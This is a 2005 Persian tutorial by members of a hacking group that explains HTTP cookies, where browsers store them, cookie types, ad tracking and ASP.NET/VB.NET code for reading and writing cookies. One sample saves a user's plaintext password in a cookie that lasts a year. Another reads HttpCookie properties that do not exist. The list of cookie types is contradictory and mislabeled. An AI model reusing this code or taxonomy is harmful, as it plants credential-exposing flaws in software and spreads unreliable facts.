

COOKIE
Author:: Satanic Soulful
SatanicHell-Shabgard
©®All Rights Reserved For SatanicHell Team
©®All Rights Reserved For Shabgard 2005-2006

Satanic Hell

جهنم شیطانی

COOKIE

مباحثی پیرامون کوکی ها

نویسنده:Satanic Soulful

تاریخ:03/03/1384

Contact:
Satanic.soulful@GMail.Com
Satanic_Soulful@Yahoo.Com

Special TNX♥2:
Hell Hacker – **B0rn2h4k –** S hahro Z – XshabgardX – Pink Boy & Other Satan Boy's

ملاحضات:

لازم به تذکر است کلیه مطالب گفته شده تنها جنبه آموزشی دارد و
هر گونه استفاده غیر آموزشی به عهده خود کاربر می باشد و نویسنده این مقاله و مدیریت سایت شبگرد و جهنم شیطانی هیچ گونه مسولیتی نسبت به استفاده نادرست از این مقاله را برعهده نمی گیرند!

استفاده از مطالب این مقاله با ذکر نام نویسنده و همچنین گروهای مربوط بلامانع است.

منابع:

The Cookie, Microsoft , The Hacker's Choice

به نام خدا

مقدمه:

هر یک از ما در مدت زمان اتصال به اینترنت از وب سایت ها و یا وبلاگ های متعددی دیدن می نمائیم .طراحان و پیاده کنندگان وب سایت ها و وبلاگ ها به منظور ارائه خدمات مورد نظر خود از امکانات و یا بهتر بگوئیم تکنولوژی های متفاوتی استفاه می نمایند .

تقریبا تمام سایت هایی که بازدید می کنید اطلاعاتی را در قالب یک فایل کوچک متنی (Text) بر روی کامپیوتر شما ذخیره می کنند به این فایل کوکی می گویند محل ذخیره شدن این فایل در فولدر Temporary Internet Files در اینترنت اکسپولرر و در نت اسکیپ در فولدر Cashe است در اپرا و موزیلا و نسخه های قدیمی تر اینترنت اکسپولرر در فولدر جدایی به نام کوکی است.
انواع مختلفی از کوکی ها وجود دارد و شما در نسخه های جدیدتر وب بروسر ها (Web Browsers) این امکان را دارید که انتخاب کنید کدام کوکی ها برروی کامپیوتر شما ذخیره شوند در صورتی که کوکی ها را کاملا غیر فعال کنید ممکن است بعضی سایت های اینترنتی را نتوانید ببینید و یا از بعضی امکانات مثل به یاد داشتن شناسه و رمز عبور شما در آن سایت محروم شوید و یا انتخاب هایی که داشتید مثل ساعت محلی و یا دمای هوای محلی و کلا از تنظیمات شخصی ای که در آن وب سایت انجام داده اید نتوانید استفاده کنید.

اغلب ملاقات کننده گان ، احساس خاصی نسبت به این تکنولوژی ها نداشته و صرفا" برای آنان نوع سرویس ها و خدمات ارائه شده دارای اهمیت است برخی از تکنولوژی های استفاده شده علیرغم داشتن جنبه های مثبت و مهم به ابزارهائی برای برنامه ریزی برخی حملات تبدیل شده و حریم خصوصی کاربران را بمخاطره می اندازد .

محتویات فعال (Active contents) و کوکی ها(Cookies) از جمله موارد فوق ، می باشند.
در اغلب وب سایت ها به منظور افزایش پتانسیل های قابل ارائه به کاربران و یا تزئین سایت از اسکریپت هائی که باعث اجرای برنامه ها بر روی مرورگر وب می شود ، استفاده می گردد . ایجاد منوهای Drop-down و یا انجام افکت های گرافیکی متفاوت در یک صفحه وب ، نمونه هائی در این زمینه می باشند . این نوع اسکریپت ها که به "محتویات فعال" معروف شده اند ، اغلب به روشی برای انواع حملات

نظیر سرقت اطلاعات و یا اجرای کدهای مخرب بر روی کامپیوتر کاربران، تبدیل شده اند.

همانطوری که گفتیم کوکی یک فایل است که توسط یک وب سایت برای حفظ اطلاعات بر روی کامپیوتر شما قرار می گیرد یک کوکی می تواند شامل اطلاعاتی باشد که شما در آن سایت وارد کرده اید مانند ای میل - آدرس - شماره تلفن و سایر اطلاعات شخصی - همچنین کوکی ها می توانند صفحات و یا کارهایی را که در آن وب سایت انجام داده اید مثل تعداد کلیک لینک های بازدید شده و مدت بازدیدرا نیز ضبط کنند. این به سایت کمک می کند تا دفعه بعد که به آن سایت بازگشتید اطلاعات شما را به خاطر داشته باشد و از وارد کردن تکراری اطلاعات خودداری کنید نمونه بارز این مطلب لاگ این ماندن شما در آن سایت است و یا پیغام های Welcome Back و یا حفظ تنظیماتی که درآن سایت انجام داده این به عنوان مثال می توان به خصوصی کردن صفحه My MSN اشاره کرد. نکته ای را که باید به خاطر داشته باشید این است که هر وب سایت فقط می تواند از اطلاعاتی که شما وارد کرده اید استفاده کند نه بیشتر مثلا اگر ای میل خود را در آن سایت وارد نکرده اید آن وب سایت نمی تواند ای میل شما را به دست آورد و یا به سایر اطلاعات کامپیوتر شما دست یابد . مورد دیگر اینکه وب سایت ها فقط می توانند کوکی هایی را که خود ایجاد کرده اند بخوانند و نمی توانند از سایر کوکی های موجود استفاده کنند. وقتی که از یک وب سایت برای بار دوم بازدید می کنید آن وب سایت به دنبال کوکی مربوط به خود می گرد و در صورت وجود از آن استفاده می کند.(البته باز هم با توجه به تنظیماتی که انجام داده اید)

کوکی چیست؟

«کوکی» بخش کوچکی از اطلاعات فرستاده شده توسط وب‌سرور برای ذخیره در مرورگر است تا بتواند بعدا از طریق آن مرورگر، دوباره خوانده شود. دیتای ذخیره شده برای اینکه وب‌سرور یک سایت، اطلاعات مشخصی را درباره بازدیدکننده آن وب‌سایت خاص بداند، مفید است. کوکی فرمت فایل متنی را دارد که در دایرکتوری مربوط به مرورگر ذخیره می‌شود و در هنگامی که مرورگر در حال اجراست در حافظه RAM قرار می‌گیرد. این اطلاعات می‌تواند هنگامی که کاربر از وب‌سایت خاصی خارج شد، در هارد درایو ذخیره شود. کوکی‌ها ابزار بسیار مهمی برای نگهداشتن state روی وب هستند. state به توانایی یک برنامه برای کار با کاربر بصورت محاوره‌ای اشاره دارد. برای مثال، شما برای استفاده از قطار یا اتوبوس بلیت رزرو می‌کنید. در روز سفر، هنگامی که بلیت را نشان می‌دهید، اجازه خواهید یافت که وارد قطار یا اتوبوس شوید، در غیراینصورت مسوول وسیله نقلیه نمی‌داند که آیا شما این اجازه را دارید یا خیر. در حقیقت در اینجا بلیت برای نگهداشتن state بین شما و مسوول قطار مهم است. HTTP یک پروتکل بدون قابلیت state است. به این معنی که هر بار مشاهده یک سایت توسط سرور بعنوان اولین مشاهده کاربر تلقی می‌شود. به این معنی که سرور همه چیز را بعد از هر درخواست فراموش می‌کند، مگر اینکه یک بازدیدکننده برای یادآوری آینده به سرور به طریقی مشخص گردد. کوکی‌ها این کار را انجام می‌دهند.

کوکی‌ها فقط می‌توانند به وب‌سرور بگویند که آیا شما قبلا هم از سایت دیدن کرده‌اید و اطلاعات کمی (مثلا یک شماره کاربر) در مرتبه بعد که از سایت دیدن می‌کنید از خود وب‌سرور به آن برگردانند. بیشتر کوکی‌ها هنگامی که از مرورگر خارج می‌شوید از بین می‌روند. نوع دیگری از کوکی‌ها بعنوان کوکی ماندگار وجود دارند که تاریخ انقضاء دارند و تا آن تاریخ روی هارددرایو شما باقی می‌مانند. کوکی ماندگار می‌تواند برای ردگیری عادات وبگردی یک کاربر با مشخص‌کردن وی هنگام مراجعه مجدد به یک سایت مورد استفاده قرار گیرد. اطلاعات در مورد اینکه اهل کجا هستید و به چه صفحات وبی سر می‌زنید در فایلهای لاگ یک وب‌سرور وجود

دارد و می‌تواند برای ردگیری رفتار وبگردی کاربران مورد استفاده قرار گیرند، اما کوکی‌ها آن را آسانتر می‌کنند.

استفان والتر در کتاب ASP.NET Unleashed در ابتدای بخش کوکی‌ها اینگونه می‌گوید: "پروتکل HTTP هیچ امکانی را در اختیار وب سرور قرار نمی‌دهد تا بتواند به کمک آن تشخیص دهد درخواست جدید از همان مرورگری صادر شده که در خواست قبلی را فرستاده یا از مرورگر دیگری آمده است. از این جهت به HTTP صفت ناپایداری (Stateless) را میدهند. از نقطه نظر وب سرور هر درخواستی که برای دریافت یک صفحه صادر شده است از طرف کاربری جدید ارسال شده است."
این به طور قطع آن چیزی نیست که ما می خواهیم! وقتی می‌خواهیم اطلاعات کاربر را در هر صفحه به او نشان بدهیم (از قبیل شناسه کاربری، کلمه عبور، سبد خرید و...) باید بتوانیم وضعیت آن را حفظ کنیم یکی از راههای بسیار خوب در این زمینه استفاده از کوکی‌ها می‌باشد.
اولین بار Netscape کوکی‌ها را در مرورگر خود به کار برد و به تدریج کنسرسیوم وب (W3C) نیز آن را پذیرفت و امروزه اکثر مرورگرها از کوکی‌ها پشتیبانی می کنند. بر اساس مستندات اولیه Netscape، یک کوکی نمیتواند حجمی بیشتر از 4 کیلوبایت داشته باشد و با بستن صفحه مرورگر کوکی‌ها نیز از بین می روند. البته نگران نباشید اینها کوکی‌هایی هستند که پارامتر Expires آنها تنظیم نشده است. اما اگر این پارامتر را تنظیم کنید، کوکی‌ها باقی مانده و دائمی می شوند. اما تا کی؟ تا آن تاریخی که در خاصیت Expires تنظیم کرده‌اید. مرورگرهایی که می توانند با کوکی‌ها کار کنند دارای چند فایل ویژه می‌باشند که در ویندوز به آنها فایل‌های کوکی و در مکینتاش فایل‌های جادویی می گویند. کوکی‌ها از طریق هدرهای HTTP بین مرورگر و سرور جابجا می شوند. سرور با استفاده از هدر Set Cookie یک کوکی جدید ایجاد کرده و در درخواست‌های بعدی این کوکی به سرور فرستاده می شود.

برای نوشتن کوکی یک شیئ جدید HttpCookie بسازید و مقدار یک رشته را به آن اختصاص دهید (به خاصیت Value آن) و سپس متد ()Add را در Response.Cookies فرا بخوانید. شما همچنین می توانید مقدار Expires را به یک مقدار تاریخ تغییر دهید تا زمان انقضاء برای کوکی‌تان تایین کرده باشید.
باید توجه داشته باشید که کوکی‌ها فقط مقادیر رشته‌ای را ذخیره می کنند و برای نوشتن مقادیر دیگر در کوکی‌ها باید هر آنها را به یک رشته تبدیل کنید.

این کد برای یادگیری نحوه استفاده کوکی‌ها بسیار مناسب می باشد:

```
Using System.Web;

//نوشتن
Response.Cookies["BackgroundColor"].Value = "Red";

//خواندن
Response.Write(Request.Cookies["BackgroundColor"].Value);
```

به دلایل امنیتی شما می‌توانید فقط کوکی‌هایی را بخوانید که از یک دامنه آمده باشند. همچنین ممکن است شما نیاز به کوکی‌هایی داشته باشید که چند آیتم را در خود نگهداری کنند، یک مثال برای این کار در زیر می بینید:

```
HttpCookieCollection cookies = Request.Cookies;

for (int n = 0; n < cookies.Count; n++) {
   HttpCookie cookie = cookies[n];
   Response.Write("<hr/>Name: <b>" + cookie.Name + "</b><br
/>");
   Response.Write("Expiry: " + cookie.Expires + "<br />");
   Response.Write("Address1: " + cookie.Address1+ "<br />");
   Response.Write("Address2: " + cookie.Address2+ "<br />");
   Response.Write("City: " + cookie.City+ "<br />");
   Response.Write("Zip: " + cookie.Zip+ "<br />");
}
```

یک مثال درباره کوکی‌های تو در تو به زبان VB.NET:

```
If Request.Form("savecookie") = "Yes" and ValidLogin = "Yes"
Then
  Response.Cookies("member")("username") =
Request.Form("username")
```

```
  Response.Cookies("member")("password") =
Request.Form("password")
  Response.Cookies("member").Expires = DATE + 365
End if
```

جدول زیر بعضی از خصوصیات پیشرفته کوکی‌ها را نمایش می‌دهد:

خاصیت	توضیحات
Domain	دامنه‌ای که محدوده کوکی را تعیین می کند.
Path	مسیر منتسب به کوکی.
Secure	مقدار بولینی که تعیین می کند آیا کوکی باید فقط روی یک اتصال رمز شده ارسال گردد یا نه؟
HasKeys	مقدار بولینی که تعیین می کند که آیا کوکی مربوط به یک کوکی دیکشنری است یا نه؟!

کوکی‌های ماندگار

کوکی‌های ماندگار در مکانهای مختلفی روی سیستم شما بسته به مرورگر وب و نسخه‌ای از آن که استفاده می‌کنید، ذخیره می‌شوند. نت‌اسکیپ تمام کوکی‌های ماندگارش را در فایلی به نام cookies.txt روی کامپیوتر شما در دایرکتوری نت‌اسکیپ ذخیره می‌کند. می‌توانید این فایل را با یک ویرایشگر متن باز و ویرایش کنید و یا هر کوکی را که نمی‌خواهید نگهدارید، پاک کنید و چنانچه می‌خواهید از دست تمام کوکی‌ها خلاص شوید، فایل را پاک کنید. اینترنت‌اکسپلورر کوکی‌های ماندگار را در فایلهای جداگانه ذخیره می‌کند و توسط نام کاربر و نام دامنه سایتی که کوکی را فرستاده است، نامگذاری می‌کند. برای مثال john@Bermen.txt . این کوکی‌ها در دایرکتوری /Windows/cookies یا /Windows/profiles/cookies ذخیره می‌شوند. می‌توانید هرکدام از این کوکی‌ها را که نمی‌خواهید، پاک کنید.

می‌توانید این فایلها را بازکنید تا ببینید از کجا آمده‌اند و چه اطلاعاتی دارند. برای مثال آنچه می‌بینید محتویات یک کوکی IE هستند.

WEBTRENDS_ID
129.1.129.58-1041789995.121030
www.br-security.com/
1024
3872737152
30271763
3731731632
29537508
*

این فایل کوکی abhishek@www.br-security.txt (abhishek شناسه فرد وارد شونده به سایت است) نامیده شده است. کوکی‌ها ممکن است اطلاعات مختلفی را دربرداشته باشند که بسته به کوکی متفاوت است. در این کوکی IP فرد نیز (129.1.129.58) ذخیره شده است. در اینجا قصد وارد شدن به جزئیات را نداریم.

Name	Size	Type	Date Modified
index	48 KB	DAT File	2005-05-28 1:49 PM
satanic@2[1]	1 KB	Text Document	2005-05-21 5:29 PM
satanic@2[3]	1 KB	Text Document	2005-05-21 5:29 PM
satanic@360.yahoo[1]	1 KB	Text Document	2005-05-22 2:40 AM
satanic@478[1]	1 KB	Text Document	2005-05-21 5:29 PM
satanic@478[2]	1 KB	Text Document	2005-05-21 5:29 PM
satanic@accounts[1]	1 KB	Text Document	2005-05-17 9:54 PM
satanic@ads.cjbmanagement[1]	1 KB	Text Document	2005-05-18 12:51 AM
satanic@ads.pointroll[2]	1 KB	Text Document	2005-05-17 10:59 PM
satanic@advertising[2]	1 KB	Text Document	2005-05-26 10:51 PM
satanic@alibaba[1]	1 KB	Text Document	2005-05-27 3:27 AM
satanic@allpersonals[2]	1 KB	Text Document	2005-05-19 4:24 AM
satanic@amazon[1]	1 KB	Text Document	2005-05-26 10:42 PM
satanic@atdmt[2]	1 KB	Text Document	2005-05-17 10:00 PM
satanic@auctions.yahoo[2]	1 KB	Text Document	2005-05-23 2:27 AM
satanic@belnk[2]	1 KB	Text Document	2005-05-19 2:46 AM
satanic@bizrate[2]	1 KB	Text Document	2005-05-27 3:21 AM
satanic@blog.websecurity[1]	1 KB	Text Document	2005-05-26 1:42 AM
satanic@bluestreak[1]	1 KB	Text Document	2005-05-19 12:00 AM
satanic@bravenet[2]	1 KB	Text Document	2005-05-27 10:24 PM
satanic@casalemedia[1]	1 KB	Text Document	2005-05-22 11:32 PM
satanic@centrport[1]	1 KB	Text Document	2005-05-20 10:53 PM
satanic@cgi-bin[1]	1 KB	Text Document	2005-05-24 4:33 PM
satanic@cgi-bin[2]	1 KB	Text Document	2005-05-19 12:01 AM
satanic@circuitcity[2]	1 KB	Text Document	2005-05-26 10:50 PM
satanic@crouz[1]	1 KB	Text Document	2005-05-23 3:05 AM
satanic@dcsx3s2g5f9xjyky3j...	1 KB	Text Document	2005-05-26 3:37 AM
satanic@dist.belnk[2]	1 KB	Text Document	2005-05-27 9:40 PM

کوکی‌ها برای چه استفاده می‌شوند؟

یک استفاده از کوکی‌ها برای ذخیره کلمات عبور و شناسه‌های برای وب‌سایتهای خاص است. همچنین برای ذخیره اولویتهای کاربران در صفحات آغازین نیز استفاده می‌شوند. در این حالت مقداری از هارد کامپیوتر شما برای ذخیره این اطلاعات از مرورگرتان تقاضا می‌شود.

بدین طریق، هر زمان که به آن وب‌سایت وارد می‌شوید مرورگر شما بررسی می‌کند که ببیند آیا الویتهای از پیش تعیین‌شده (کوکی) برای آن سرور مشخص دارید یا خیر. اگر اینطور باشد، مرورگر کوکی را همراه با تقاضای شما برای صفحه وب، به وب‌سرور ارسال خواهد کرد. مایکروسافت و نت‌اسکیپ از کوکی‌هایی برای ایجاد صفحات آغازین شخصی روی وب‌سایتهایشان استفاده می‌کنند.

استفاده‌های معمول که شرکتها بخاطر آنها از کوکی استفاده می‌کنند شامل سیستمهای سفارش آنلاین، شخصی‌سازی سایتها و ردگیری وب‌سایتها می‌شود.

کوکی‌ها منافعی دارند. شخصی‌سازی سایت یکی از مفیدترین استفاده‌های کوکی‌ها است. برای مثال، فردی وارد سایت MSN (یا حتی MyYahoo) می‌شود اما نمی‌خواهد اخبار تجاری را ببیند. این سایت به فرد اجازه این انتخاب را می‌دهد. از این به بعد (یا تا زمانیکه کوکی منقضی می‌شود) این شخص اخبار تجاری را وقتی به سایت MSN متصل می‌شود، نمی‌بیند. حتما تا حالا دیده‌اید که در بعضی وب‌سایتها هنگامی که با استفاده از شناسه و گذرواژه وارد می‌شوید، انتخابی تحت عنوان «مرا دفعه بعد بخاطر داشته باش» وجود دارد. این امر با ذخیره شدن شناسه و کلمه‌عبور شما در یک کوکی روی کامپیوترتان، میسر می‌شود.

بعضی بازدیدکنندگان آن را بعنوان تعرض به حریم خصوصی می‌پندارند برای وب‌سایتهایی که روند فعالیتشان روی یک سایت را ردگیری می‌کنند. این کمک می‌کند که اطلاعات و سرویس‌های مورد جستجو را بسرعت بیابید و بدون تاخیر به سر کار اصلی خودتان برگردید. آمار برای طراحی مجدد سایت بسیار مهم هستند. گاهی مدیر سایت نیاز دارد بداند آیا 200 نفر مختلف از سایتش بازدید کرده‌اند یا فقط یک فرد (یا روبات) بطور پیوسته 200 مرتبه دکمه reload (یا refresh) را انتخاب کرده است.

(دربعضی از سایت های که برای تبلیغ است این کار صورت میگیرد که 1 نفر بطور متناوب روی یک بنر بطور مداوم کلید میکند)

کوکی‌ها کاربردهای دیگری نیز دارند و یکی از آنها امکان ردگیری فعالیت کاربران است.

progenic سیستمی است که توسط Progenic Corporation ایجاد شده است تا پروفایل افرادی را که از وب استفاده می‌کنند ایجاد کند و آگهی‌های تجاری متناسب با علاقه‌شان را به آنها ارائه کند. مشتری‌های progenic وب‌سایتهایی هستند که قصد تبلیغ خدماتشان را دارند. هر عضو این شبکه میزبانی برای تبلیغ سایر اعضاء می‌شود. هر وب‌سایت که عضو می‌شود تبلیغ خود را ایجاد و در اختیار سرور progenic قرار می‌دهد. هنگامی که یک کاربر به یکی از این سایتها می‌رود، یک آگهی از سایر سایتها نیز در HTML ارائه شده به کاربر وجود دارد. با هربار بارگذاری مجدد صفحه، آگهی متفاتی به کاربر ارائه می‌شود. از نظر کاربران این تبلیغات با سایر تبلیغات تفاوتی ندارند، در حالیکه اینطور نیست. هنگامی که کاربری برای اولین بار به سرور progenic متصل می‌شود، سرور یک کوکی برای آن مرورگر ایجاد می‌کند که یک شماره مشخصه یکتا در بردارد. از آن به بعد هر زمان که کاربر به یکی از وب‌سایتهای عضو progenic متصل می‌شود، شماره مذکور به سرور ارسال می‌شود و کاربر تشخیص داده می‌شود. با گذشت زمان و داشتن اطلاع از سایتهایی که کاربر بازدید کرده است، پروفایلی از علائق کاربر در اختیار سرور قرار می‌گیرد. با داشتن این پروفایل، سرور progenic می‌تواند تبلیغاتی را که بیشتر مورد نظر کاربر است انتخاب کند. بعلاوه می‌تواند از این اطلاعات برای دادن بازخورد مناسب به اعضا مانند پروفایل کاربران و میزان تاثیر تبلیغاتشان استفاده کند. برای اینکه بفهمید آیا توسط progenic ردگیری شده‌اید یا نه، کوکی‌های مرورگر خود را امتحان کنید و ببینید آیا چیزی شبیه به این:

Ad.progenic.com FALSE / FALSE 942195440 IAA d2bbd5 در کوکی‌ها وجود دارد یا خیر.

بررسی انواع کوکی

کوکی ها 2 دسته هستند:

1. **cookie Session(کوکی شخص ثالث)**
2. **cookie Presistent(کوکی شخص اول)**
3. **Unsatisfactory cookies(کوکی‌های ناخوشایند)**

Session cookie : این نوع کوکی ها صرفا" و تا زمانی که از مرورگر استفاده می گردد ، اطلاعاتی را ذخیره نموده و پس از بستن مرورگر اطلاعات از بین می رود . هدف از بکارگیری این نوع کوکی ها ، ارائه تسهیلات لازم در خصوص حرکت بین صفحات متعدد است . مثلا" تشخیص مشاهده یک صفحه خاص و یا نگهداری اطلاعاتی در خصوص داده های مرتبط با یک صفحه .

cookie Presistent : این نوع کوکی ها اطلاعاتی را بر روی کامپیوتر شما ذخیره می نمایند . بدین ترتیب امکان نگهداری اطلاعات شخصی مرتبط با شما فراهم می گردد . در اکثر مرورگرها برای این نوع از کوکی ها می توان یک مدت زمان خاص را مشخص نمود(عمر مفید) .در صورتی که یک مهاجم امکان دستیابی به کامپیوتر شما را پیدا نماید ، می تواند با مشاهده محتویات فایل های فوق به اطلاعات شخصی شما دسترسی نماید.

Unsatisfactory cookies:این کوکی ها اجازه دسترسی به اطلاعات خصوصی شما را برای استفاده دوباره بدون پرسیدن از شما دارند از این کوکی ها بیشتر در خرید های اینترنتی و سایت امن (SSL*) مورد استفاده قرار می گیرند.

کوکی‌های شخص‌اول! در مقابل کوکی‌های شخص‌ثالث: یک کوکی شخص‌اول از وب‌سایتی نشات می‌گیرد یا به آن فرستاده می‌شود که در آن زمان در حال مشاهده آن هستید. این کوکی‌ها معمولا برای ذخیره اطلاعات مانند اولویتهای شما استفاده می‌شوند. یک کوکی شخص ثالث از وب‌سایت متفاوت با آنچه در حال مشاهده آن هستید نشات می‌گیرد یا به آن فرستاده می‌شود. وب‌سایتهای شخص‌ثالث معمولا محتویاتی روی وب‌سایتی که در حال مشاهده هستید، ارائه می‌کنند. برای مثال، بسیاری سایتها از تبلیغات وب‌سایتهای شخص‌ثالث استفاده می‌کنند و آن وب‌سایتها ممکن است از کوکی استفاده کنند. یک استفاده معمول برای این نوع از کوکی ردیابی

استفاده از صفحه‌وب شما برای تبلیغات یا سایر مقاصد بازاریابی است. این نوع کوکی‌ها می‌توانند موقت یا ماندگار باشند.نوعی از کوکی‌ها هستند که بعنوان کوکی‌های ناخوشایند نامیده می‌شوند. کوکی‌هایی هستند که ممکن است اجازه دسترسی به اطلاعات شخصا قابل‌شناسایی شما را برای اهداف ثانویه بدون اجازه شما، فراهم کنند.

محتویات فعال

در اغلب وب سایت ها به منظور افزایش پتانسیل های قابل ارائه به کاربران و یا تزئین سایت از اسکریپت هائی که باعث اجرای برنامه ها بر روی مرورگر وب می شود ، استفاده می گردد . ایجاد منوهای Drop-down و یا انجام افکت های گرافیکی متفاوت در یک صفحه وب ، نمونه هائی در این زمینه می باشند . این نوع اسکریپت ها که به "محتویات فعال" معروف شده اند ، اغلب به روشی برای انواع حملات نظیر سرقت اطلاعات و یا اجرای کدهای مخرب بر روی کامپیوتر کاربران، تبدیل شده اند .

